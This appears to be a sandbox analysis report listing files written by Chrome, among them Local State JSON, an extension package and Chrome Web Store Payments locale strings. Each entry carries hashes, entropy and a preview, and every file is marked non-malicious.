SHA-512:	86010ED2B2EEBDCC5A8A076B37703669C294C6D1BFAAEA963E26A9C94B81B4C53EC765D9425E5B616159C43923F800A891F9B903659575DF02F8845521F8DC4
Malicious:	false
Reputation:	low
Preview:	85.0.4183.121

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	214212
Entropy (8bit):	6.070815979382786
Encrypted:	false
SSDEEP:	6144:x/BIogQRUdqlM7dKoOO2Z9gK1YcsaqfllUOoSiuRi:x/BINDdqe70oOl9gKVroR
MD5:	D120A345F711A4984E280DC2FCA1609B
SHA1:	881679110E02653798B56B489F85E44953FE8308
SHA-256:	C862A390F87567B68F3F1C5CB2B60D0B4BAD7427B6591630376C24FE825A7F3F
SHA-512:	4F579E9F702A98DCE6A270DA4D1B94CF4F600E528EC95CA073B5CD299F29F931EE1DA938A921895D1098BC7BB1401182DD0BAB1B8D30F3B77CE50FBB62F56D35
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.656698440774142e+12,"network":1.656666042e+12,"ticks":128733794.0,"uncertainty":4996515.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291230639724292"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\a4e30257-942c-4773-8dfc-f69b4277c3fb.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	214212
Entropy (8bit):	6.07081653361216
Encrypted:	false
SSDEEP:	6144:OBIogQRUdqlM7dKoOO2Z9gK1YcsaqfllUOoSiuRi:OBINDdqe70oOl9gKVroR
MD5:	C2422107EB170FE325A0C255E4193304

SHA1:	2259857FD4B81CB18BF6A2C7E3936DB49522B064
SHA-256:	E8A9FA149325B9F9D6D85B1CEF0D707D24B6C8D3DC523E1DC3F16582503DCEA6
SHA-512:	232E07CF5F610AEAAE362AA7334A0DA55244F253C06BA43ACCD1D11BFDF09C7D564C12E22969F9D7782D965CCD0009E547FBC457BE7C4A9D25A57692293331D
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.656698440774142e+12,"network":1.656666042e+12,"ticks":128733794.0,"uncertainty":4996515.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\2ea90228-ca6a-4b57-ad59-70b53967baaf.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Reputation:	low
Preview:	.

C:\Users\user\AppData\Local\Temp\9f2bd4a6-b845-44a3-8233-44881dd45f37.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82
SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326088
Malicious:	false
Reputation:	low
Preview:	Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..).....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.I....{.K@]6.LIP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\9f2bd4a6-b845-44a3-8233-44881dd45f37.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	Google Chrome extension, version 3
Category:	dropped
Size (bytes):	248531
Entropy (8bit):	7.963657412635355
Encrypted:	false
SSDEEP:	3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL
MD5:	541F52E24FE1EF9F8E12377A6CCAE0C0
SHA1:	189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6
SHA-256:	81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82

SHA-512:	D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326088
Malicious:	false
Reputation:	low
Preview:	Cr24.....0.."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.|1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..)....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$|..|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...|!..A..L.+.=...kP.!.1..

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\bg\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1293
Entropy (8bit):	4.132566655778463
Encrypted:	false
SSDEEP:	24:YHYpcyllEQVFc0Bh0GQVQQVEM0bRLzRd0bRLzRRpcyllNQVb26RQ0bR60L0ZWOFY:YHYpZaQLH1QKQ6xxzcxzvpZzQA6z2nhQ
MD5:	D7A97183BCBD5FB677AA84D464F0C564
SHA1:	CDBB279B864E2C0A51E0892B8714131802586506
SHA-256:	76EFAD74EB8256B942727C42261147EB9CCA48DA284DB3CDCE5DC6A3B4346F02
SHA-512:	36F0310DD06319E4A51F77E4C3D64F6276891CE6410FE2571324BB71F2FBCDA368EAC4267FF8268086BE6912E41787D0F70771755E3D49E3E8C26648EAC6EFC9
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"\u041f\u043e\u043d\u0430\u0441\u0442\u043e\u044f\u0449\u0435\u043c \u043d\u044f\u043c\u0430 \u0434\u043e\u0441\u0442\u04 42\u044a\u043f \u0434\u043e \u043f\u0440\u043b\u043e\u0436\u0435\u043d\u0438\u0435\u0442\u043e."},"craw_connect_to_network":{"message":"\u041c\u 043e\u043b\u044f, \u0441\u0432\u044a\u0440\u0436\u0435\u0442\u0435 \u0441 \u0441\u0435\u0440\u0432\u044a\u0440\u0430 \u043d\u0430 Chrome."},"app_name":{"message":"\u041f \u043b\u0430\u0449\u0438\u043d\u0438\u044f \u0432 \u0443\u0435\u0431\u043c\u0430\u0433\u0430\u0437\u0438\u043d\u0430 \u043d\u0430 Chrome"},"app_descr iption":{"message":"\u041f\u043b\u0430\u0449\u0430\u043d\u0438\u044f \u0432 \u0443\u0435\u0431\u043c\u0430\u0433\u0430\u0437\u0438\u043d\u0430 \u043d \u0430 Chrome"},"iap_unavailable":{"message":"\u041f\u043e\u043d\u0430\u0441\u0442\u043e\u044f\u0449\u0435\u043c \u043d\u044f\u043c\u0430 \u0434\u043e \u0441\u0442\u044a\u043f \u0434\u043e \u0432\u0433\u0440\u0430\u0434\u0435\u043d\u0430 \u0442\u0430 \

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\ca\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	556
Entropy (8bit):	4.768628082639434
Encrypted:	false
SSDEEP:	12:YGGYp73YbYHOLBiGF14gevg7p6ixuYHOPBBVC9WO/NrnLAOK:YHYp73vuLBVV17pRunVC9WOFvAOK
MD5:	58BA5F65ED971591D1F9D81848EE31D0
SHA1:	BDA3C8B74653334FC8F060CAFBCEA58DF0113AB7
SHA-256:	CDD91587F5AF2C865776B36A5E9A07B10D21B9D911DE0B814B7A1E94B14AE885
SHA-512:	BA2A6BAA3011A54E6B07E29DFD133009D66B6CFFF525DEC0024BDE55A9BED463AD130307EE64BFB4A983A11FFD6B44BD53ED38EB144083A2CBEFA8D85C4D5D41
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Ara mateix aquesta aplicaci\u00f3 no est\u00e0 disponible."},"craw_connect_to_network":{"message":"Connecteu-vos a una xarxa .'},"app_name":{"message":"Sistema de pagaments de Chrome Web Store"},"app_description":{"message":"Sistema de pagaments de Chrome Web Store"},"iap_un available":{"message":"La funci\u00f3 Pagaments a l'aplicaci\u00f3 no est\u00e0 disponible actualment."},"please_sign_in":{"message":"Inicieu la sessi\u00f3 a C hrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\cs\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	550
Entropy (8bit):	4.905634822460801
Encrypted:	false
SSDEEP:	12:YGGYpTPklW+g5Q7wvAvPJE7ZEWJE7ZRpmJEWN20GN5Q9O/NrnLAOK:YHYpbt5SwvGJE7ZfJE7ZRpmJEEGN5WOi
MD5:	43161EFFA28A0DBFC67B8F7DBE1B5184
SHA1:	FE0A9235A59B51B7F564F14FF564344927F035B8
SHA-256:	3A04421DF5218E8ABD3B0E2AFE11E8338D7BDCBCD1ADB122416944B102BC9696

SHA-512:	FC6A391A4B37FFEE2182F29C1590E32766A1820DC58D0A70A8DD96D7ABE74B47181B24AFFF8ADAE12686CCB1B898DCDDB882EFD205C3387B5B6F3CFBE6E5EA78
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Aplikace v sou\u010dasn\u00e9 dob\u011b nen\u00ed dostupn\u00e1."},"craw_connect_to_network":{"message":"P\u0159ipojte se pros\u00edm k s\u00edti."},"app_name":{"message":"Platby Internetov\u00e9ho obchodu Chrome"},"app_description":{"message":"Platby Internetov\u00e9ho obchodu Chrome"},"iap_unavailable":{"message":"Platby v aplikaci aktu\u00e1ln\u011b nejsou k dispozici."},"please_sign_in":{"message":"P\u0159ihlaste se do Chromu."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\da\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	505
Entropy (8bit):	4.795529861403324
Encrypted:	false
SSDEEP:	12:YGGYpB/wHlHE3qKWEMqKWRp8KW/wU0HWO/NrnLAOK:YHYpN4lGqKAqKgp8FiHWOFvAOK
MD5:	31264DDBF251A95DE82D0A67FA47DB3A
SHA1:	3A48DC7AF26A153594C7849E1D92AAC31296459B
SHA-256:	EDB51898A6C73D0090D6916B7B72EBAC71E964EABB5BA7CD68E21966024F0D23
SHA-512:	B97D61BD71E3F0A91FF1048D2ACAD4BC092CCAF157B7A96029B6AB5AF1812B01814E3153CD894307CB13DC132523EAC22B19CADA6B97F4B81B0D1132562317B5
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Appen er ikke tilg\u00e6ngelig i \u00f8jeblikket."},"craw_connect_to_network":{"message":"Opret forbindelse til et netv\u00e6rk."},"app_name":{"message":"Betalinger i Chrome Webshop"},"app_description":{"message":"Betalinger i Chrome Webshop"},"iap_unavailable":{"message":"Betaling i appen er ikke tilg\u00e6ngelig i \u00f8jeblikket."},"please_sign_in":{"message":"Log ind p\u00e5 Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\de\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	516
Entropy (8bit):	4.809852395188501
Encrypted:	false
SSDEEP:	12:YGGYpyBCEl9ljMRE1RRpUT6+ZMUO/NrnLAOK:YHYpQDbPpUTvTOFvAOK
MD5:	7639B300B40DDAF95318D2177D3265F9
SHA1:	BF9EFDF073231CB3FCFCA5CCCA25B079ECFC45BD
SHA-256:	356A9D4ADFEC484DA824E7A72059B724B1686FC90082F4A4B667630436D593B0
SHA-512:	70593318C6626B5D25729E8D8109D5611B95283266621BE60ADD7E60C0DD5BC43848E956C767251B7B3CCDF5A0929922DE38F90CC8632CCD0C1CCFC7D6DEFE9
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Die App ist momentan nicht verf\u00fcgbar."},"craw_connect_to_network":{"message":"Bitte stellen Sie eine Verbindung zu einem Netzwerk her."},"app_name":{"message":"Chrome Web Store-Zahlungen"},"app_description":{"message":"Chrome Web Store-Zahlungen"},"iap_unavailable":{"message":"In-App-Zahlungen sind momentan nicht m\u00f6glich."},"please_sign_in":{"message":"Bitte melden Sie sich in Chrome an."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\el\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	1236
Entropy (8bit):	4.338644812557597
Encrypted:	false
SSDEEP:	24:YHYpgFMjXrNW1DWgHle+T2dAplFcTpW1auWgtes9WOFvAOK:YHYpkMj7yxHw+CdAplFcifIs9nhQ
MD5:	3026E922B17DBEE2674FDAEE960DF584
SHA1:	76602B1E3449F1B67DE42FD31A581B0821BFEFF0
SHA-256:	876845B5A061FAB3CF2A1466E01015DC40DF8449F1CB4205F575CEBED8717BAD
SHA-512:	0C4DCB2589553F9F75534E6C702EBF9095665C93D213564265E39220A99B61BB112A3B20980CE0377C7E98878E3240EB87312B5ECE874382B7E9CA90A0016992
Malicious:	false

Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"\u0397 \u03b5\u03c6\u03b1\u03c1\u03bc\u03bf\u03b3\u03ae \u03c0\u03c1\u03bf\u03c2 \u03c4\u03bf \u03c0\u03b1\u03c1\u03cc\u03bd \u03b4\u03b5\u03bd \u03b5\u03af\u03bd\u03b1\u03b9 \u03b4\u03b9\u03b1\u03b8\u03ad\u03c3\u03b9\u03bc\u03b7."},"craw_connect_to_network":{"message":"\u03a3\u03c5\u03bd\u03b4\u03b5\u03b8\u03b5\u03af\u03c4\u03b5 \u03c3\u03b5 \u03ad\u03bd\u03b1 \u03b4\u03af\u03ba\u03c4\u03c5\u03bf."},"app_name":{"message":"\u03a0\u03bb\u03b7\u03c1\u03c9\u03bc\u03ad\u03c2 \u03c3\u03c4\u03bf Chrome Web Store"},"app_description":{"message":"\u03a0\u03bb\u03b7\u03c1\u03c9\u03bc\u03ad\u03c2 \u03c3\u03c4\u03bf Chrome Web Store"},"iap_unavailable":{"message":"\u039f\u03b9 \u03c0\u03bb\u03b7\u03c1\u03c9\u03bc\u03ad\u03c2 \u03b5\u03bd\u03c4\u03cc\u03c2 \u03b5\u03c6\u03b1\u03c1\u03bc\u03bf\u03b3\u03ce\u03bd \u03b4\u03b5\u03bd \u03b5\u03af\u03bd\u03b1\u03b9 \u03b1\u03c5\u03c4\u03ae\u03bd \u03c4\u03b7 \u03c3\u03c4\u03b9\u03b3\u03bc\u03ae \u03b4\u03b9\u03b1\u03b8

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\en\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	450
Entropy (8bit):	4.679939707243892
Encrypted:	false
SSDEEP:	12:YGGYp4Fp0JAvpErBpUwEGFpfJAKWO/NrnLAOK:YHYpAp0J3pURKpfJzWOFvAOK
MD5:	DBEDF86FA9AFB3A23DBB126674F166D2
SHA1:	5628AFFBCF6F897B9D7FD9C17DEB9AA75036F1CC
SHA-256:	C0945DD5FDECAB40C45361BEC068D1996E6AE01196DCE524266D740808F753FE
SHA-512:	931D7BA6DA84D4BB073815540F35126F2F035A71BFE460F3CCAED25AD7C1B1792AB36CD7207B99FDDF5EAF8872250B54A8958CF5827608F0640E8AAFE11E0071
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"App currently unavailable."},"craw_connect_to_network":{"message":"Please connect to a network."},"app_name":{"message":"Chrome Web Store Payments"},"app_description":{"message":"Chrome Web Store Payments"},"iap_unavailable":{"message":"In-App Payments is currently unavailable."},"please_sign_in":{"message":"Please sign into Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\en_GB\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	450
Entropy (8bit):	4.679939707243892
Encrypted:	false
SSDEEP:	12:YGGYp4Fp0JAvpErBpUwEGFpfJAKWO/NrnLAOK:YHYpAp0J3pURKpfJzWOFvAOK
MD5:	DBEDF86FA9AFB3A23DBB126674F166D2
SHA1:	5628AFFBCF6F897B9D7FD9C17DEB9AA75036F1CC
SHA-256:	C0945DD5FDECAB40C45361BEC068D1996E6AE01196DCE524266D740808F753FE
SHA-512:	931D7BA6DA84D4BB073815540F35126F2F035A71BFE460F3CCAED25AD7C1B1792AB36CD7207B99FDDF5EAF8872250B54A8958CF5827608F0640E8AAFE11E0071
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"App currently unavailable."},"craw_connect_to_network":{"message":"Please connect to a network."},"app_name":{"message":"Chrome Web Store Payments"},"app_description":{"message":"Chrome Web Store Payments"},"iap_unavailable":{"message":"In-App Payments is currently unavailable."},"please_sign_in":{"message":"Please sign into Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\es\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	542
Entropy (8bit):	4.704430479150276
Encrypted:	false
SSDEEP:	12:YGGYpDbKEzebFcjwWtp6FPbF3QVcqHWO/NrnLAOK:YHYpqEzoFmpQymaWOFvAOK
MD5:	3F4B0F56C2839839FC3E3270ED4CB7B6
SHA1:	0D74EA655EAE3990E95BD26F6E1467EDF3EB3478
SHA-256:	1912EA5E0A62BBC669DC14AB5A5BD5514B0502C483EE1F27C3F8834384187079
SHA-512:	4E6A828FE73FC4AB03F0EE966CE7BD8061575A059E90709F908D8D91C5F4EB6A8D25BBFA100E48AD7AC94E76D3BCD3547C277B4150D515222757CC9906AD202
Malicious:	false
Reputation:	low

Preview:	{"craw_app_unavailable":{"message":"Esta aplicaci\u00f3n no est\u00e1 disponible en este momento."},"craw_connect_to_network":{"message":"Con\u00e9ctate a una red."},"app_name":{"message":"Sistema de pagos de Chrome Web Store"},"app_description":{"message":"Sistema de pagos de Chrome Web Store"},"iap_unavailable":{"message":"Los pagos en la aplicaci\u00f3n no est\u00e1n disponibles en este momento."},"please_sign_in":{"message":"Inicia sesi\u00f3n en Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\es_419\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	510
Entropy (8bit):	4.719977015734499
Encrypted:	false
SSDEEP:	12:YGGYpDbKEzebFcjwWtpML4c9WO/NrnLAOK:YHYpqEzoFmpMLBWOFvAOK
MD5:	1FD5DAF46C4D7C4F571C263EC37B943B
SHA1:	A57EE5EF6861F88005C2230EA3D633A1B4CA105A
SHA-256:	BCC2CF06F66E9E3BB4B7887D0EE0AE4A72A6C49F4B2A578A7733B78208984417
SHA-512:	79C3104F1DC51B17B062803209029C8165DBD391FBE0B69BB406D7B4F92FE1898CAC30E20C2E5CFB65D643B978095626C68EAA0CFCA064354D52D52D16BF21A9
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Esta aplicaci\u00f3n no est\u00e1 disponible en este momento."},"craw_connect_to_network":{"message":"Con\u00e9ctate a una red."},"app_name":{"message":"Sistema de pagos de Chrome Web Store"},"app_description":{"message":"Sistema de pagos de Chrome Web Store"},"iap_unavailable":{"message":"En este momento, Pagos En-Apps no est\u00e1 disponible."},"please_sign_in":{"message":"Accede a Chrome."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\et\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	460
Entropy (8bit):	4.679279844668757
Encrypted:	false
SSDEEP:	6:YGGYpkeVeVfCb53Q67PZV6pPQpkjA5DeY68AoLRcZplNgCnGcPxYA8KoOK:YGGYpv2A77PrQPQpT/AoLRO/NrnLAOK
MD5:	0293A7BAE6EEE62C4067A80E262D6A2D
SHA1:	E76B07BD49FFBBFB6841B7335CBE7A9620714402
SHA-256:	D06F20D4D68D1DBB89EF7D8E405D9499CB2EB2560217CD5B4A51AB1DD50CAB44
SHA-512:	8BF97DA4038A9C4426A285D5FEF0953F4E7E6D0667091A39DE4D4C5B4C35FC7B6A804425DBB4B82356A93950738E4F0937DE1AD777AE75AAC9BFB97D63F771E0
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Rakendus pole praegu saadaval."},"craw_connect_to_network":{"message":"Looge \u00fchendus v\u00f5rguga."},"app_name":{"message":"Chrome'i veebipoe maksed"},"app_description":{"message":"Chrome'i veebipoe maksed"},"iap_unavailable":{"message":"Rakendusesisesed maksed ei ole praegu saadaval."},"please_sign_in":{"message":"Logige Chrome'i sisse."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\fi\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	568
Entropy (8bit):	4.768364810051887
Encrypted:	false
SSDEEP:	12:YGGYpQTajDRdes6KUVJ8epQTNuflRdes6K27lO/NrnLAOK:YHYpQ67esNMpQJufI7esN27lOFvAOK
MD5:	E5BBE7DBBE75F45BDCD49DB8C797106E
SHA1:	0F069D7D19768180945F0D8B67DC71262FD586A2
SHA-256:	BFFB2248B4C66306133FA6ECBB1541F44B3BE22CC8D9A338D690E0B1D0C85532
SHA-512:	F6FE20B7A3B99BDBBF6F4737C8C63FE3098F060E6791BC40ED0E95FA5F93AA55C2643766EA2BE099E42EC378CB6E4B6FE7B5F2DA56C03A6A990B94A1F872B825
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Sovellus ei ole t\u00e4ll\u00e4 hetkell\u00e4 k\u00e4ytett\u00e4viss\u00e4."},"craw_connect_to_network":{"message":"Muodosta verkkoyhteys."},"app_name":{"message":"Chrome Web Storen maksut"},"app_description":{"message":"Chrome Web Storen maksut"},"iap_unavailable":{"message":"Sovelluksen sis\u00e4iset maksut eiv\u00e4t ole t\u00e4ll\u00e4 hetkell\u00e4 k\u00e4ytett\u00e4viss\u00e4."},"please_sign_in":{"message":"Kirjaudu sis\u00e4\u00e4n Chromeen."},"jwt_retrieve_failed":{"message":"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\fil\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	515
Entropy (8bit):	4.699741311937528
Encrypted:	false
SSDEEP:	12:YGGYpsiwZALE0Dw9DtpsjzAvX2xSWO/NrnLAOK:YHYpsBvpsiX2xSWOFvAOK
MD5:	658DAD2AF2DC3AC1567D84E8B95F68B0
SHA1:	EE1121215960EC5ED5F7B6BDB8E4680731EBF83D
SHA-256:	978BA6D814CF290016833BBAC22DC7C05C2C575B1D6429B9BB14F8C2156BCF29
SHA-512:	F2FB93245D80E2CB2CA1BB2B0654FE92AD9041A558850D78AF4031CB83D2AD3BF5ABCFE6BC32160D028CA3914FA69A64784858A34FA56389C08D52B316346A0 5
Malicious:	false
Reputation:	low
Preview:	{"craw_app_unavailable":{"message":"Kasalukuyang hindi available ang app."},"craw_connect_to_network":{"message":"Mangyaring kumonekta sa isang network."},"app_ name":{"message":"Mga Pagbabayad sa Chrome Web Store"},"app_description":{"message":"Mga Pagbabayad sa Chrome Web Store"},"iap_unavailable":{"message" :"Kasalukuyang hindi available ang Mga Pagbabayad na In-App."},"please_sign_in":{"message":"Mangyaring mag-sign in sa Chrome."},"jwt_retrieve_failed":{"message" :"The transaction could not be completed."}}.

C:\Users\user\AppData\Local\Temp\scoped_dir5980_429269721\CRX_INSTALL_locales\fr\messages.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
